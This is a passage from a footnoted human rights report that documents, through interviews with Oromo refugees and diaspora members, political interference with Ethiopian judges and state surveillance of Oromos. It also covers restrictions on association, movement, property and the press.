The State Department's 2006 Human Rights report corroborates this testimony, citing similar reports of long detentions without charge or access to any legal process.²⁷² The frequent imprisonment of Oromos with no knowledge of the charges against them and no ability to have their case reviewed by a court not only violates Ethiopia's Constitution but also basic international human rights standards to which the Ethiopian government is bound.

6. LACK OF INDEPENDENCE OF THE JUDICIARY

The presence of a competent and independent judiciary is essential to a nation's ability to respect its people's human rights and to administer due process and justice. Several people reported to The Advocates that the government put pressure on judges to rule in its favor and refused to enforce judicial rulings with which it disagreed. A former Ethiopian judge reported that the judiciary "is not a place where you can make decisions on the basis of the law. There is tremendous political intervention by the political organs and the cadres, and you'll be threatened. As a judge in Ethiopia you are extremely powerless, actually." 63:3.

I was able to endure the intimidation, harassment, and interference of the government in the judicial process I was supposed to serve, until I was finally warned verbally by my immediate boss to refrain . . . from serving the public, but to implement "law and order" as the government wanted.

A former judge in Oromia, 23: Supp. 19.

When one of the interviewees, a well-educated and influential Oromo man, was arrested in southern Oromia, his family, friends, and colleagues were able to convince the government to take his case to court. "My main question

²⁷¹ *Suppressing Dissent*, *supra* note 17, at 16.

²⁷² U.S. DEP'T OF STATE, 2007 COUNTRY REPORTS ON HUMAN RIGHTS PRACTICES, *Ethiopia* (Mar. 11, 2008), at Section 1(d) [hereinafter 2007 *Ethiopia Report*] (noting that police in small towns reportedly detained members of opposition parties without access to a judge).

to the court was, 'Is this court free from any government influence? Are you working for all of us equally?' The judge reassured me, 'Don't worry. You can tell us any problems that you face.' I started talking." 50:5. After giving the government time to conduct an investigation, the court finally issued an order for release.²⁷³ The interviewee showed The Advocates a certified copy of the final release order and translated it from Amharic.

The order said that [the interviewee] is honest, he didn't commit any crime, and he should be released. As soon as the order came, my wife brought me food, and we thought I would be released in one to two days. But the investigator said that they will never accept an order from the court. Again I asked, "What did I do?" 50:6.

The case was appealed to the Supreme Court, which issued several orders that the police ignored until eventually the detainee was set free.²⁷⁴

Another interviewee, an Oromo woman who works with a non-governmental development organization in Oromia, described her brother-in-law's experience before a court:

He was never charged. He once went before a court, and they let him go free. Then all three judges were arrested, and he went back to prison. . . . Now and then judges will act in that way, but with the risk of being arrested. I knew a judge in prison who didn't even have money to send his daughter to school. . . . They lose their job permanently. 57:2, 5.

An Oromo judge was threatened by the government to rule in the government's interests. He described his experience following the OLF's departure from the transitional government and mass arrests of OLF supporters as follows:

Those who were illegally detained applied for habeas corpus rights to the court [over which] I was presiding. Since there is no law against political opinion, we gave an order [for them] to be released. Some officials ordered the court verbally by phone and sometimes by written order saying, "Do not see this file; don't release that person on bail since he is a member of opposition groups; this person must not be convicted by the court; he is our member . . . and so on." In spite of their threats, which were detrimental to my life, I used to tell them [about] the independence of the judiciary, [that] the court must not abide [by] any order except the law. . . . From then onward they threatened me saying, "If you did not accept our orders we would kill you in front of your home." 23: Supp. 10.

Later on, the interviewee received a visit from government officials in Addis Ababa who "warned me to accept officials' orders ignoring the written law of the land. After they got support from high officials, things turned worse." 23: Supp. 11. One Oromo district judge under the interviewee's supervision was killed after refusing a government order in the mid-1990s. 23:1. After being transferred to a remote region and suspended from his post, the

²⁷³ Human Rights Watch reported cases in which the courts repeatedly gave in to government requests for more time to look for evidence on a case. *Suppressing Dissent*, *supra* note 17, at 15.

²⁷⁴ *2007 Ethiopia Report*, *supra* note 272, at Section 1(d) (describing several instances where police did not respect court orders to release suspects on bail). See also Human Rights Watch, *WORLD REPORT 2006, Ethiopia*, at 107 (reporting that courts in Ethiopia often step in to order the release of government critics jailed on trumped-up charges of treason or armed insurrection and noting that judicial action often occurs only after unreasonably long delays, both because of the courts' enormous workload and excessive judicial deference to bad faith police requests for additional time to produce evidence).

interviewee hid in the capital city, fearing for his life. At that time, “While the security [forces] of the government [were] searching for me, they arrested my brother . . . to force him to tell them [my] whereabouts. But he himself at the time did not know [my] whereabouts. He [was put] in detention.” 23: Supp. 13.

The coercion of judges and the strong government influence in their decision-making erodes the rights to a fair hearing and to due process of Oromos and all Ethiopian citizens. The lack of respect for judicial orders by the police and military in the course of their investigation and detention also weakens the rule of law in Ethiopia, without which the rights of its citizens cannot be protected.²⁷⁵

B. THE STATE SURVEILLANCE APPARATUS: VIOLATIONS OF THE RIGHT TO FREEDOM OF SPEECH, ASSEMBLY, AND ASSOCIATION

The state surveillance apparatus erected under the *Derg* continues to restrict the rights of Ethiopians to freedom of association, privacy, movement, and property. Alleged ties to the OLF may serve as justification for arrest, detention, firing, expulsion, or confiscation of property. The government continues to monitor Ethiopians and conduct surveillance through the neighborhood associations, or *kebeles*, that were established by the *Derg* and served as the local apparatus of state security. Many interviewees reported a universal perception that all communications by phone, post, or e-mail are monitored by the government is nearly universal.

The situation is getting worse. While the TPLF started by focusing only on OLF members, now they are attacking sympathizers of the OLF, including students and farmers. The security forces are using scare tactics to warn farmers against harboring OLF guerrillas ... one farmer was arrested and hung in the marketplace. A soldier stood there and told others that their fate would be the same.

Male Oromo Professional, 2:3.

1. RESTRICTIONS ON FREEDOM OF ASSOCIATION

Government efforts at limiting freedom of association largely fall into two categories: first, the government punishes Oromo citizens who associate peacefully in an attempt to limit potential political opposition; second, the government punishes those who associate with (or who are accused of associating with) the OLF. Often Oromo ethnicity is the sole basis of suspicion of OLF association. These activities violate international human rights law as well as specific rights enumerated in the Ethiopian Constitution.

“Everyone shall have the right to freedom of association with others...No restrictions may be placed on the exercise of this right other than those which are prescribed by law and which are necessary in a democratic society in the interests of national security or public safety....”

Art. 22(1)-(2), International Covenant on Civil and Political Rights.

²⁷⁵ 2007 *Ethiopia Report*, *supra* note 272, at Section 1(e) (describing the Ethiopian criminal courts as “weak, overburdened, and subject to significant political intervention”).

a. GOVERNMENT RESTRICTIONS ON ASSOCIATIONS

Everyone shall have the right to freedom of association with others, including the right to form and join trade unions for the protection of his interests.²⁷⁶ Ethiopia's parliament passed a Proclamation for the Registration and Regulation of Charities and Societies in January 2009, prohibiting foreign entities from working in the areas of human rights, equality, conflict resolution, and the rights of children.²⁷⁷ Local civil society organizations that receive more than 10% of their funding from abroad, including contributions from the diaspora, are also banned from working in these areas.²⁷⁸ Interviewees told The Advocates that no independent Oromo human rights organizations exist in Ethiopia. They described the hurdles organizations must overcome to get a license to operate, to maintain independence, and to continue to operate in the face of surveillance, harassment, and the incarceration of its leader and other members.

Oromos reported that human rights organizations cannot obtain licenses from the government. Many interviewees expressed concern regarding the banning and jailing of members of the prominent Oromo self-help organization, the Mecha Tulema Association. One of its founding members, an Oromo in Minnesota, told The Advocates:

Mecha Tulema Self-Help Association is an organization in Addis Ababa created in the 1960s. It was banned back then and some of its members were executed. It came back and reorganized in 1992 to build schools and roads and improve the socio-economic situation for the Oromo. The government shut down this organization a few months ago [in late 2004] and some members were imprisoned. Any organization with an Oromo name or purpose has been shut down by the government. 21:3.

According to the *Addis Tribune*, the Ethiopian government revoked the license of Mecha Tulema in July 2004 for purportedly carrying out political activities that were in violation of its charter.²⁷⁹ Four of the organization's leaders were then arrested for providing support to the OLF. 7:3. An Oromo university student said, "The Oromo organization, Mecha Tulema, with more than a 30-year lifespan collapsed within one day when its leaders were arrested." 35:2. Another Oromo student who arrived in the United States as a refugee in 1999 reported, "Politically, Oromos can't form organizations. They shut down Mecha Tulema and confiscated its belongings. It was a self-help organization to advance Oromo culture. They tied it to the OLF just by virtue of it being Oromo." 46:7.

The charges levied against Mecha Tulema in denying its license and jailing its leaders were reported to be similar to the treatment of the Human Rights League, another Oromo-based human rights organization. In 2001, an Ethiopian court acquitted its eight founding members of unsubstantiated charges of involvement in terrorist activity after they had been detained for three-and-a-half years. The government has refused to issue a license to the League.²⁸⁰ As Oromos reported to The Advocates, the only operating national human rights organization in

²⁷⁶ ICCPR *infra* note 377, at art. 22.

²⁷⁷ *Ethiopia Imposes Aid Agency Curbs*, Jan. 6, 2009, BBC, available at <http://news.bbc.co.uk/2/hi/africa/7814145.stm>

²⁷⁸ *Id.*

²⁷⁹ *Mecha Tulema Association Loses License to Operate*, ADDIS TRIB., July 23, 2004.

²⁸⁰ Letter from Peter Takirambudde, Executive Director, Human Rights Watch's Africa Division, to Meles Zenawi, Prime Minister of Ethiopia (Sept. 8, 2004), available at <http://hrw.org/english/docs/2004/09/07/ethiop9320.htm>.

Ethiopia is EHRCO, the Ethiopia Human Rights Council, but limited resources and government restrictions keep many human rights abuses out of the international spotlight.

b. ALLEGED ASSOCIATION WITH OLF MEMBERS

The Advocates interviewed an Oromo man from Gimbi, a town in the western part of Ethiopia, who experienced the Ethiopian government's violation of rights to assembly and association. In the mid-1970s, the *Derg* nationalized his property, which included a coffee plantation and a pharmacy. He then moved to Addis Ababa where he opened another pharmacy, hoping to make a life for himself and his family. Soon thereafter, government officials began making visits to his pharmacy. One official later circulated a letter to local medicine distributors instructing them not to sell medicine to him or any other Oromos. Ethiopian officials claimed that the medicine he bought from his distributors was later sold to the OLF. Eventually, he was forced to close his drugstore. 25:1.

In July 2001, as the result of the [government's] political suspicions [of my involvement with the OLF], I was demoted and transferred . . . and put under daily surveillance of the government security agents. The security agents were strictly following my daily activities and interactions with people. I was practically on detention reporting many times to the security office.

Male Oromo Asylum Seeker, 61:5.

After not being able to reopen his pharmacy, the government began following him—waiting for him to return from his job, tracking his movements in town, and surrounding his home at night. On one occasion, an armed official opened his car door, at which point the interviewee told The Advocates that he expected to be killed. He was threatened with arrest, imprisonment, or death. He was then instructed to leave his home or be killed. 25:1. The government suspected him of harboring OLF members in his home, yet he claims he had no contact with the OLF or any idea where they were located.

This story is not unique. Oromos living in the United States reported to The Advocates widespread surveillance and collective punishment of those believed to be members or sympathizers of the OLF. An Oromo in Minnesota returned to Ethiopia in 2004. He told The Advocates that in December 2004, around Christmas, he was celebrating with friends, teachers, and doctors. All of the people who were with him were arrested the next day on allegations of supporting the OLF. 10:2.

Interviewees told The Advocates that local government units, including the *kebele* (neighborhood) and *woreda* (district), are used to suppress political dissent and the free association and assembly of Oromos. An Oromo from Arsi, who has been involved with Oromo political organizations, reported, "The government has an elaborate security structure. A village has 500-2000 people. There are 20 people in that group that, because of poverty and unemployment, will tell the OPDO at the village level of any suspicious activity." 28:5. Another Oromo woman recalled that when a female leader of the *kebele* where she grew up did not attend a meeting, the leader was later targeted by other members in the *kebele* who told her that if she did not participate, they would assume that she was working with the OLF. 30:4.

In addition, an Oromo educator reported that Oromos are forced to join peasant associations to show their allegiance to the government. He mentioned, “They have meetings, issue propaganda, charge taxes, brainwash the peasants, report on OLF activities, and so on. These organizations are put together to monitor and control the people. If a peasant doesn’t join such an organization, they can lose their land.” 22:6.

One local male Oromo community member and professional reported that the Ethiopian security forces use scare tactics to warn farmers against harboring OLF guerrillas. “The situation is getting worse,” he said, “[w]hile the TPLF started by focusing only on OLF members, now they are attacking sympathizers of the OLF, including students and farmers.” 2:3. He added that “[o]ne farmer was arrested and [later] hung in the marketplace.” 2:3. A soldier stationed there told other farmers that their fate would be the same if they chose to shelter anyone working with the OLF. 2:3.

2. INTERFERENCE WITH PRIVACY, MOVEMENT, AND PROPERTY

International law prohibits arbitrary or unlawful interference with his privacy, family, or correspondence.²⁸¹ In addition, international law guarantees that everyone within the territory have the right to liberty of movement and freedom to choose his residence.²⁸² Oromos reported widespread belief and experiences of being followed and having correspondence or other communication monitored. Nearly every person interviewed reported a belief that all telephone calls to Ethiopia are monitored.

“No one shall be subjected to arbitrary or unlawful interference with his privacy, family, home or correspondence....”

Art. 17(1), International Covenant on Civil and Political Rights.

a. SURVEILLANCE AND MONITORING

An Oromo who now resides in Germany reported that families are spied on and no one is sure who is safe. He indicated “this has made the young especially scared.” 6:1. An Oromo woman in Minnesota returned to Ethiopia to visit her father in April 2004. She experienced monitoring and surveillance while she was videotaping in the town in Western Wollega where she grew up:

Two police followed me. They said, “We want to talk to you. We’ll take you to the station.” I asked, “Why are you taking me there?” They said that I needed permission to take the video. I told them that this is where I grew up and the pictures were memorable. I didn’t know that we needed permission. They said that it was forbidden. I started to follow them. I took two steps, but something told me not to go. I told them, “Sorry, I’m not going with you.” They said something like they were going to hold me responsible. It was a market day, and there were people standing by when I refused. Everybody was talking about it. I shamed the police. They were praising God.

²⁸¹ ICCPR *infra* note 377, at art. 17(1).

²⁸² *Id.* at art. 12.

They said that they wished they had the right to do that. The police “push us around and mistreat us.” They were helpless. They came and told me that. 54:6.

While this Oromo woman reported that she was followed by the police, interviews revealed that civilian spies are widely thought to be the source of most surveillance. Some Oromos reported a belief that the Ethiopian government recruits vulnerable young people, such as students who have dropped out of school, unemployed youth, or impoverished Oromos to conduct such surveillance. Because of their economic disadvantage, it is believed that the Ethiopian government finds it easier to hire them for such purposes. 32:1. An Oromo man reported to The Advocates: “They live in small towns and are in charge of groups of houses, passing along information [through] a network of government agents.” 21:5. He further reported, “These secret agents are often Oromo, but sometimes other [ethnic groups], too. They hand over lists of suspicious activities, and then people get arrested.” 21:5. He also reported that people know who many of the “secret agents” are because they are not visibly employed or visibly working, but have inordinate amounts of money compared to their peers. 21:5. One Oromo man noted that the spies “could be beggars, shoe polishers, anyone.” 15:9.

An Oromo woman who runs a non-profit noted that government observers constantly monitor and interfere with her organization. She reported that the undercover spies could be identified:

They are not in uniforms; you know them by their questions. Sometimes they come officially. They are specially trained advocates, from perhaps one or the other department of the government, like the Education Ministry or the Agriculture Ministry. They come and talk, to ask political questions, who our funders are, and other threatening words. Most of the time they are Oromos who work for the government. 57:5.

The Oromo woman who returned to Ethiopia in 2004 reported to The Advocates:
What I saw in Wollega was a big change everywhere—in the countryside and the cities. Much of the oppression is going on under cover. People who watch you are everywhere. It was the same as during the Communist regime. There are more spies now, but you don’t know who’s who—Oromo, Amhara, or Tigray. 54:5.

The presence of undercover civilian spies is so marked that many of the Oromos living in the Twin Cities reported their belief that people working for the Ethiopian government are living and operating in Minnesota. An Oromo student reported, “There are spies here in Minnesota that keep watch because [diaspora] Oromos are most populous in North America. I don’t know what they do.” 44:6. One Oromo, who has been in the United States since the early 1970s, told The Advocates that some Ethiopians came to his house in North Minneapolis in order to find out whether it was an “OLF office.” Apparently there were rumors circulating in Ethiopia that he was involved with the OLF and provided shelter to its members. 10:2. As a result of that encounter, he has been cautious in his activities, especially during his limited travel to Ethiopia.

Many interviewees expressed fear when asked to provide identifying information in an interview. They believed that the safety and security of their friends and family still living in Ethiopia or neighboring countries would be compromised, should any of the information be shared with the Ethiopian government. According to one interviewee, the Ethiopian government would be able to find out the names of the people who participate in

interviews for this report, and as a result, spoke of conditions in Ethiopia in general terms so friends and family “back home” in Oromia would not be endangered. 15:1.

A private attorney in Minnesota, who represented an Oromo client *pro bono* in her application for asylum in 1993, told The Advocates that the fear of authority from her client’s experiences in Ethiopia affected the attorney-client relationship and the development of their case.

Fear ran through the interview process. I was, in her mind, an extension of the government and was helping with a government process. She came to trust me and could distinguish that I was not an arm of the government. She wanted it clear that her information would not get out anywhere. She was hyper-concerned and didn’t want to hurt people back in the country. 62:3.

In reflecting on the case in mid-2005, the attorney told The Advocates, “It surfaced my own biases. My reaction was that this was extreme.” 62:3. Her client was found to be credible and was granted asylum, and she noted that such a case so early in her legal career has stayed with her.

The Advocates interviewed many Oromos who spoke of being followed, spied on, and harassed while traveling and also commented on the onerous requirement to report all internal Ethiopian movements to the government. Such reports are corroborated by a 2005 Human Rights Watch report.²⁸³

b. MONITORING OF COMMUNICATION AND CORRESPONDENCE

Many Oromos reported to The Advocates that the government monitors their phone lines, e-mail, and other forms of communication. Nearly everyone interviewed spoke of phone lines being tapped, e-mail exchanges being delayed by several days and carefully monitored, the need to communicate in code with family members, and the general sense that conversations in Ethiopia are never private.

A young Oromo leader in Minnesota told The Advocates that she and her family find it difficult to talk with relatives in Addis Ababa and Oromia’s countryside because of fear that the phones are tapped. 3:2. An Oromo scientist told The Advocates, “I usually keep in touch with my family in Ethiopia mainly by phone, but it’s superficial because the phones are monitored by the government. Even e-mail and the post office are monitored, so any communication with my family is mainly casual.” 12:2. Another Oromo scientist reported, “[s]ometimes it’s hard to talk on the telephone because the government may monitor the conversation.” 15:9. Another interviewee reported that the government started to block calls from the United States and Europe in early 2008. 63:15.

An Oromo professional keeps informed about the current human rights situation in Oromia with a contact there once a month. They do not exchange e-mail because it is monitored. Instead, they speak in code. 2:4. Another Oromo in Minnesota, whose father was killed under the *Derg* and whose two brothers have been imprisoned under the current regime, told The Advocates that he cannot discuss current conditions, including the safety and whereabouts of his siblings, with his mother “for fear of others having access to our conversations.” 33:3. He added that “if I write a letter or send a document, I don’t include anything political.” 33:4.

²⁸³ *Suppressing Dissent*, *supra* note 17.

A young Oromo woman keeps in touch with her mother in Kenya and relatives in Ethiopia by phone, “[b]ut I don’t go into detail. I’m scared for them, not myself. I only ask, ‘How are you?’ I don’t get into political particulars with them on the phone.” 34:2. An Oromo man who settled in Norway as a refugee reported that he keeps in contact with his sister and friends in Oromia. “We don’t talk about politics or the Oromo problem on the phone. We just talk about life and other problems, and I understand things indirectly.” 59:4. An Oromo religious leader reported “[i]t is very difficult to get correct information when you are away because if we call, people say nothing about the situation of the country. We ask how the country is, and you can’t get any hint.” 47:6.

Another Oromo woman reported that her son was involved in the January 2004 protests at Addis Ababa University (AAU). She was cautious with what she discussed with him on the phone because of her belief that the phones are tapped. 18:2. Some Oromos have been asked about the particulars of their phone conversations while in prison. An Oromo woman reported the difficulty with communicating by e-mail. “I have a friend, and we e-mail. But you receive her e-mail from Ethiopia after four-to-five days. Especially if it’s from a government office. Hotmail is better. But somebody reads the e-mail.” 36:3. She reported that an Oromo student was scheduled to come to the United States on a diversity visa, but he was arrested by the Ethiopian government while boarding the plane. “I know because there was a person waiting for him here [in Minnesota.] They arrested him, and they read his e-mail and interpreted it how they wanted. They say, ‘This means this.’” 36:3. In addition, some Oromos who have been imprisoned were given copies of their own e-mail correspondence. An Oromo woman reported that her nephew had e-mails from his family intercepted by the police and was shown copies of them while in jail. 18:2.

An Oromo man in Minnesota who helped found the Oromo-American Citizen Council (OACC) in 2002 reported that their agency’s website, <http://www.oromoamerican.org>, had been blocked in Ethiopia. 4:2. The OACC, based in St. Paul, Minnesota, works to expose human rights abuses against Oromos and to mobilize and empower Oromos to represent their concerns in the American political system. 15:11. The OACC reported that in 2005, their website could be accessed in Ethiopia.

C. INFRINGEMENT OF FREEDOM OF MOVEMENT

Oromo community members reported the Ethiopian government’s surveillance of movement within the country. One Oromo man, who left Ethiopia in the early 1970s before the Communist government came to power, reported to The Advocates that he was never harassed by the government or tortured. 10:1. Since he left and became a U.S. citizen, however, he has twice returned to Ethiopia. In 1993, he returned home to visit his mother. He indicated that he had been warned that he would be followed, and, indeed, he was. While in his mother’s house in rural Oromia, a young man who he did not know requested that he take his photo while holding an Oromo flag. While his picture was being taken, he saw two young men outside the house watching, with a gun pointing directly at him. He suspected the government had sent them. He continued to see the same two people throughout the towns he visited during that trip. 10:2.

“Everyone lawfully within the territory of a State shall, within that territory, have the right to liberty of movement and freedom to choose his residence.”

Art. 12(1), International Covenant on Civil and Political Rights.

In 2004, while visiting his mother at the hospital, two men who he suspected of being government spies followed him and his wife. When his wife turned to take their picture, the two men fled. Nevertheless, he and his wife were so frightened for their own safety that they checked out of their hotel room that night. 10:2; 11:3.

An Oromo who worked for the Ministry of Finance during the transitional government would travel to his hometown in southern Oromia during the weekends. He reported to The Advocates that in 1992, “the Minister of Finance approached me and said, ‘If you don’t stop going to the south part of Oromo land every weekend, we will not be blamed if you are shot.’” 55:1. The interviewee explained that without another option, he kept working and stopped going home on the weekends. When he did go home, he would always bring someone along so he would not be traveling alone. 55:1.

Interviewees also reported difficulty leaving Ethiopia, in violation of Article 12(2) of the International Covenant on Civil and Political Rights, which guarantees that “[e]veryone shall be free to leave any country, including his own. Ethiopians must obtain an exit visa prior to departing Ethiopia. Exit visas must be obtained from the local *kebele* office.

An Oromo man who was granted asylum in the early 2000s reported, “Traveling is easy, but it becomes tough once you mention you are Oromo.” 16:3. He worked as an agronomist for an American-owned company and reported having to check in periodically at police stations. 16:3. An Oromo woman told The Advocates about her nephew, who is currently in hiding in Addis Ababa. If his mother and wife go to see him, they give a false reason to the *kebele*. 18:1. She informed The Advocates that they have to report their movement to government officials at the *kebele* level as Oromo face “more and more restrictions on travel.” 18:1.

Oromos reported difficulty in travel not just to visit family, but to conduct business as well. An Oromo businessman reported that Oromos are “asked many detailed questions when traveling around Ethiopia. This is ordered by the government.” 25:3. He attributed this to increased regulation at the local—*woreda* and *kebele*—level. 25:3.

An Oromo elder who came to the United States in 1998 reported, “[t]he situation is very bad right now. The countryside has markets on certain days in certain areas. The government has restricted people from moving around to different markets and villages. The people need permission from the local government to visit other local areas. This is something new.” 21:3. He also reported that the government wants to restrict people’s movement within Oromo areas because of “fear and suspicion by the government of the OLF.” 21:3.

d. SEARCH AND SEIZURE OF PROPERTY

Several interviewees reported that personal property had been searched and seized, often including their homes. One Oromo professional noted that during the *Derg* regime, his house was searched and his property confiscated. 12:2. Another woman learned from her husband and children that the Ethiopian government searched her house and took her property after she left Ethiopia to seek asylum in the United States in 1990. 37:3.

Oromos have reported that such activity has continued during the current regime. An Oromo scientist who received asylum in the United States reported an incident that occurred in 1993:

I heard a window crashing in my house. There was no light—sometimes the light goes out in our country—so it was pitch dark, and we heard this noise. We got up and there were people trying to get into the house. The room in which they entered was empty, it was quiet, and then we had to shout for help. Then we saw the glimpse of the Tigrayan soldiers running away. And since then I can't sleep. Even now [if] I hear anything in my house. Even though it is perfectly safe here [in Minnesota], I can't sleep. 20:8.

He reported that he is seeking treatment to deal with his post-traumatic stress.

The night seemed to be a common time for the government to come to one's home. An Oromo who was accused of supporting the OLF reported, "[t]he [TPLF] came in the middle of the night. They broke my door, and my wife and children started crying. They started searching the house and took whatever they thought was valuable. They opened my closet and took 7,000 Birr and my wife's jewelry." 49:1. The TPLF then asked if he had any weapons and arrested him.

An Oromo man reported that government security forces searched his house in 1993, accusing him of participating in OLF political activity. The government seized video tapes, manuscripts, and other articles from his home without a warrant. 39:1.

One Oromo woman in Minnesota described her family's experience in Ethiopia. When she was a child, the *Derg* regime arrested and imprisoned her mother for alleged participation and membership in the OLF. Her mother eventually escaped from prison and walked for 15 days to Djibouti. After her mother's escape, the Ethiopian government frequently searched and constantly surveilled her aunt's house, where the interviewee was staying. 36:1.

After the transitional government was established, the woman told The Advocates that everyone believed life would improve. Her mother returned to Ethiopia to participate in the government's formation. But she says that as the first election grew near, Oromos were suddenly being killed and imprisoned with an alarming frequency. In 1994, several government officials again searched their house in the middle of the night. "They took whatever they [saw] in Oromiffa. Now I don't have any documents. They took school documents, letters, my aunt's documents, my mom's." 36:2. The government asked the woman if she knew any of the OLF members who had fought with her mother. They asked her where those people were now and about who visited and contacted the home. She reported that the government tapped her phone and arrested her aunt, who was never a member of the OLF. Her aunt was imprisoned for three months, tortured, and then released without any legal process. She died within a year of her release.

Interviewees even reported to The Advocates that the Ethiopian government would instruct other cooperating governments to search Oromo property. For example, an Oromo student in Minnesota described his parents' involvement with Oromo political causes in Djibouti during the transitional government. He reported that the Ethiopian government would send Djibouti policemen to raid their house. 44:2.

3. RESTRICTION OF FREEDOM OF THE PRESS

Despite the Ethiopian government's stated commitment to the principles of a free press and expression, the government generally restricts the flow of information and ideas within the nation.²⁸⁴ The International Press Institute reports a number of restrictions on the press, and documents several instances of human rights violations involving journalists.²⁸⁵ The press' access to the executive, legislative, and judicial branches of the government is severely restricted, and journalists who attempt to obtain such access are subject to intimidation and harassment by the government.²⁸⁶ The government routinely refuses to respond to inquiries from the private press and generally only cooperates with the government-run Ethiopian news agency. Moreover, new legislation has expanded government control of the media.²⁸⁷ In 2003, the Ethiopian government banned the only independent journalists' and editors' organization in the nation, the Ethiopian Free Press Journalists Association.²⁸⁸

How can I write? I won't write which supports the government. If you don't support the government, there is fear to [publish] any information against the government. There is no press freedom . . . That's part of the problem.

Oromo journalism student at AAU who came to the United States in 2003, 35:7.

While the Ethiopian government refuses to allow the press the access it needs to promote transparency, it is the government's actual persecution of press members which is most alarming. 36:5. One Oromo woman currently working in Oromia told The Advocates, "[a]s far as you report the truth, you will be in prison. If you are a journalist, that is your life, in and out of prison. Some disappear, and nobody knows where they are." 57:2-3. Another interviewee summarized the current situation: "There is no independent press in Ethiopia now. . . . [The Oromos] are totally denied their freedom of expression." 62:9.

One Oromo woman, who was granted asylum in the United States based on her persecution as an Oromo and a journalist, told The Advocates about her experiences. She worked for 11 years, covering women's issues for a government-owned radio program under the *Derg*. "They would tell the stories, and then they ma[d]e us translate from Amharic." 37:2. In discussing what she described as "the *Derg*'s propaganda," she disclosed, "[b]asically, I was just being a mouthpiece. I didn't have the right or flexibility to talk about what was going on. As a journalist, I didn't have that freedom. . . . It wasn't objective at all." 37:1. She and a group of journalists would keep various things to themselves, fearful that another journalist or government operative might report them.

We don't trust each other, and so there isn't that freedom to [speak the truth]. It's just a given that you have to do what they tell you to do. . . . One time I was interrogated and actually I told them that I am an Oromo journalist, and the [government] even questioned how I got permission to come to that area, even though it [was] an Oromo-speaking area. 37:2.

²⁸⁴ See, e.g., Human Rights Watch, *Ethiopia: Stop Harassing Journalists' Group*, (Feb. 13, 2004) (noting "[t]he private press in Ethiopia leads a precarious existence. Reporters, editors and publishers are frequently arrested and convicted for criminal defamation and disseminating false information on the basis of articles they have written or published").

²⁸⁵ Int'l Press Inst., *IPI Watch List*, www.freemedia.at/cms/ipi/watchlist.html, (reporting that Ethiopia is one of only six countries on the International Press Institute's Watch List).

²⁸⁶ 2007 *Ethiopia Report*, *supra* note 272, at § 2a.

²⁸⁷ *Id.*

²⁸⁸ Int'l Press Inst., *supra* note 285.

She experienced such treatment multiple times while on assignment. This journalist was able to leave the country just as the TPLF-led government was coming to power. She reported that many of her colleagues have since been fired and several imprisoned. A couple of them have died, while others were able to leave the country. 37:3.

Another female Oromo journalist reported experiencing government restrictions when she worked for Christian radio under the *Derg*. She told The Advocates, “[t]he program that we wrote started to be monitored, and then it was censored before we were allowed to put it on the radio. Then instead of writing our own program, we would translate the government’s message into Oromo from Amharic. Everything was geared toward the Communist interests.” 54:1. Unable to comply with the government’s requirements to censor, she reported, “I actually left out everything against the Church. I omitted it. I just didn’t translate it. Thank God nothing happened to me. Nobody found out.” 54:1-2. After several altercations with the police and her growing concern of, “[h]ow am I going to survive before the police come and get me?” 54:1, she was able to leave Ethiopia in 1979 and secure asylum in the United States in 1992.

The overthrow of the *Derg* initially provided hope among the Oromos for a free and independent press, but such hope was frustrated by the actions of the present government. Interviewees expressed concern about the number of Oromo newspapers that the government has shut down. 23:3; 35:7. One interviewee reported that a newspaper, whose editor was charged by the government, has continued to operate underground, but those who attempt to procure the newspaper may face persecution. 40:3. An Oromo living in Germany told The Advocates that access to and control of information is the government’s most powerful weapon. He reported that there are newspapers that are critical of the government, but they would never be available outside of Addis Ababa. If one were caught trying to smuggle the paper out, he or she would be imprisoned. 6:3.

One AAU student, who was studying journalism from 2000 to 2003, reported to The Advocates that he could not write freely and exercised self-censorship. 35:7. An American journalist who covered Oromo human rights issues complained about firsthand experiences with Ethiopia’s repressive government and its limitations of the press while reporting in Kenya and Tanzania in the late 1990s and again in 2005 and 2006. 5:1. Along with this American journalist, a number of Oromos expressed frustration with the Ethiopian government’s tight control over the media. Several individuals corroborate reports documenting harassment and persecution of journalists. These reports are further corroborated by the many Oromo journalists who have fled the country. 12:3; 21:6; 35:7; 53:8; 57:3. The journalists of *Urji*, a pro-Oromo weekly publication, were imprisoned after they contradicted an official statement that three men killed by security forces were connected to the OLF.²⁸⁹ “The main victims,” explained the Oromo journalism student, “are the journalists [and] intellectuals. They want to report fairly, but the government doesn’t want that.” 35:7.

One report found that the Ethiopian government “continued to prosecute journalists and editors” in clear violation of the free speech and free press guarantees set out in the Constitution and other prevailing law.²⁹⁰ The report noted that police “harassed, beat and detained journalists during the year” and discussed several arrests of members of the Oromo press. Chief among these was the April 2004 arrest and detention of Debassa Wakjira

²⁸⁹ Reporters Sans Frontières, Release of Two Journalists Detained Since 1997: Reporters Sans Frontières Calls for the Release of Three Journalists Still in Jail (May 23, 2001) (describing how the authorities claimed that the reporters, published in *Urji* had contradicted an official statement that three men killed by the security forces in October 1997 belonged to the OLF and were involved in attacks at this movement. *Urji* claimed that the three men were indeed Oromos but did not belong to the OLF).

²⁹⁰ 2007 Ethiopia Report, *supra* note 272, at § 2a.

and Shiferaw Ansermu, two journalists with the Oromo Service of Ethiopian Television. The arrests were allegedly based on the passing of information to rebels, although the journalists have denied such allegations.²⁹¹

In addition, in March 2004, Ethiopian police beat and abused Atnafu Alemayehu, the Deputy Editor-in-Chief of Oromia's *Tobia* after Mr. Alemayehu made journalistic inquiries into the demolition of several Oromo citizens' houses. He was eventually released after posting bail, however, his later appeals concerning his physical mistreatment and the confiscation of his tape recorder were to no avail.²⁹² The Editor-in-Chief of *Seife Nebelbal*, the Amharic-language weekly on Oromo affairs, was charged at the Federal High Court for publishing a poem viewed by the prosecutor as "inciting violence among the public to secede from a region that is established by constitutional order" after publishing an editorial defending the rights of the Oromo ethnic group to self-determination.²⁹³ In all, since the beginning of 2004, at least twelve Oromo journalists have fled Ethiopia to the safety of neighboring countries.²⁹⁴ Although 15 incarcerated journalists were released in 2007, journalists have been detained on false charges as recently as September 2009.²⁹⁵ *Urji* and *Seife Nebelbal* were the only two Oromo independent newspapers that existed in the country. Both were banned. 67:01

